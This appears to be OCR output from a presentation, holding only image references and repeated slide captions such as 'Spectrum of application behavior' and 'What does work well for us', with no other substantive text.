
Spectrum of application behavior



Spectrum of application behavior




Spectrum of application behavior




What does work well for us


Spectrum of application behavior



